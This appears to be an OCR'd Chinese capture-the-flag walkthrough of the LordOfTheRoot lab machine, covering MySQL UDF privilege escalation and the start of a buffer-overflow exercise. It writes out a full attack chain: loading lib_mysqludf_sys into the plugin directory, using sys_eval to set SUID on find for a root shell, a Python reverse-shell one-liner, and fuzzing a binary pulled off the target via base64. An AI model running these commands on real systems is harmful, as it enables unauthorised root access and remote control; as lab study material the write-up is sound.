
```
mysql -uroot -pdarkshadow

首先看一下是否满足写入条件：
mysql> show global variables like 'secure%';
+------------------+-------+
| Variable_name    | Value |
+------------------+-------+
| secure_auth      | OFF   |
| secure_file_priv |       |
+------------------+-------+
是可以进行UDF提权的！

查看插件目录：
mysql> show variables like '%plugin%';
+---------------+------------------------+
| Variable_name | Value                  |
+---------------+------------------------+
| plugin_dir    | /usr/lib/mysql/plugin/ |
+---------------+------------------------+
插件目录在：/usr/lib/mysql/plugin/
```



查看是否可以远程登录 若可以远程登陆可以用msf提权

```
use mysql;
select user,host from user;
```

不能远程登陆



4.2.4 提权

MySQL中，BLOB是一个二进制大型对象，是一个可以存储大量数据的容器，它能容纳不同大小的数据。
BLOB类型实际是个类型系列（TinyBlob、Blob、MediumBlob、LongBlob）
除了在存储的最大信息量上不同外，他们是等同的。

MySQL的四种BLOB类型：


类型	大小(单位：字节)
TinyBlob	最大 255
Blob	最大 65K
MediumBlob	最大 16M
LongBlob	最大 4G

可以利用lib_mysqludf_sys提供的函数执行系统命令，lib_mysqludf_sys：
sys_eval，执行任意命令，并将输出返回
sys_exec，执行任意命令，并将退出码返回。


或者udf exploit提佛那个的函数执行系统命令
do_system

本次使用lib_mysqludf_sys

```
locate lib_mysqludf_sys  //查看lib_mysqludf_sys位置

cp /usr/share/metasploit-framework/data/exploits/mysql/lib_mysqludf_sys_32.so /2022/6
//复制lib_mysqludf_sys_32.so到 /2022/6 目录

mv lib_mysqludf_sys_32.so udf.so  //重命名为udf.so

du udf.so //查看udf.so 文件大小

python -m SimpleHTTPServer 8081  //打开本地http服务
```



```
wget http://192.168.75.140:8081/udf.so  //将动态链接库下载到目标主机 tmp目录下

mysql -uroot -pdarkshadow  //进入mysql

create table udf (line blob); //创建表,用于存放本地传来的udf文件的内容。

insert into udf values(load_file('/tmp/udf.so')); //在表中写入udf文件内容
select * from udf into dumpfile'/usr/lib/mysql/plugin/udf.so';

//将udf文件内容传入新建的udf.so文件中，路径根据自己的@@basedir修改

create function sys_eval returns strings soname 'udf.so'; 创建自定义函数

select * from mysql.func; //查看函数

select sys_eval('chmod u+s /usr/bin/find');
//调用sys_eval函数来给find命令所有者的suid权限，使其可以执行root命令

find / -exec '/bin/sh' \;  //执行提权

// !此时是没有框架的 要是想反弹shell 需要有框架
// python -c 'import pty;pty.spawn("/bin/bash")'  获得框架
// 现在主机用 nc 监听端口有  nc -lvp port
// 在使用反弹shell命令进行反弹
// python 反弹shell
python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("监听主机ip"
,port));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);
'



cd /root
ls
cat Flag.txt
```



4.3 缓冲区(buff)

```
百度百科https://baike.baidu.com/item/%E7%BC%93%E5%86%B2%E5%8C%BA%E6%BA%A2%E5%87%BA/678453?fr=aladdin
```

```
标准函数
strcpy() strcat(), sprintf(), vsprintf(), gets(), scanf()
```

本机实验


ALSR

缓冲区溢出 我也是刚学
很多原理不懂 也是看别人 writeup 做的


SECRET文件夹目录 是缓冲区溢出的一个标志目录
find / -name SECRET 2>/dev/null // 2>/dev>null 忽略警告值
在该目录下 发现三个子目录 每个子目录有一个file文件

有的缓冲区会设置ALSRJ机制 即随机化
0 = 关闭
1 = 半随机。共享库、栈、mmap() 以及 VDSO 将被随机化。
2 = 全随机。

cat /proc/sys/kernel/randomize_va_space 查看
2
全随机
参考资料 https://blog.csdn.net/counsellor/article/details/81543197



等一段时间 查看发现随机变化了



根据文件夹大小来判断 两个为7.2k 一个为5.1k


则5.1k是主要文件

由于会随机变化 将目录 用base64编码 在转码保存到攻击机

```
cd /door2
base64 file
```

```
smeagol@LordOfTheRoot:/SECRET$ cd door2
smeagol@LordOfTheRoot:/SECRET/door2$ base64 file
f0VMRgEBAQAAAAAAAAAAAAIAAwABAAAAYIMECDQAAACsCAAAAAAAADQAIAAIACgAHgAbAAYAAAA0
AAAANIAECDSABAgAAQAAAAEAAAUAAAAEAAAAAwAAADQBAAA0gQQINIEECBMAAAATAAAABAAAAAEA
AAABAAAAAAAAAACABAgAgAQIOAYAADgGAAAFAAAAABAAAAEAAAA4BgAAOJYECDiWBAggAQAAJAEA
AAYAAAAAEAAAAgAAAEQGAABElgQIRJYECOgAAADoAAAABgAAAAQAAAAEAAAASAEAAEiBBAhIgQQI
RAAAAEQAAAAEAAAABAAAAFDldGRcBQAAXIUECFyFBAgsAAAALAAAAAQAAAAEAAAAUeV0ZAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAABwAAABAAAAAvbGliL2xkLWxpbnV4LnNvLjIAAAQAAAAQAAAAAQAAAEdO
VQAAAAAAAgAAAAYAAAAYAAAABAAAABQAAAADAAAAR05VAJ5Qx8rK9cwseCFMgfFQvI5hrQwQAgAA
```

```
gedit base64.txt
cat base64.txt | base64 -d > file
```




```
./file  //执行可执行文件
chmod +x file  //给文件授执行权
使用python命令快速模糊判断多少个字符会导致程序崩溃。Python有-c参数，允许代码直接从shell执行：

./file $(python -c 'print "A" * 200')  //用2分法查找临界值.
```


GDB-peda

GDB进行分析！peda安装：
参考文章：
https://blog.csdn.net/aoxixi/article/details/90142736

```
git clone https://github.com/longld/peda.git ~/peda
echo "source ~/peda/peda.py" >> ~/.gdbinit
```

想要用某一个插件的时候，只要输入对应命令就行！

```
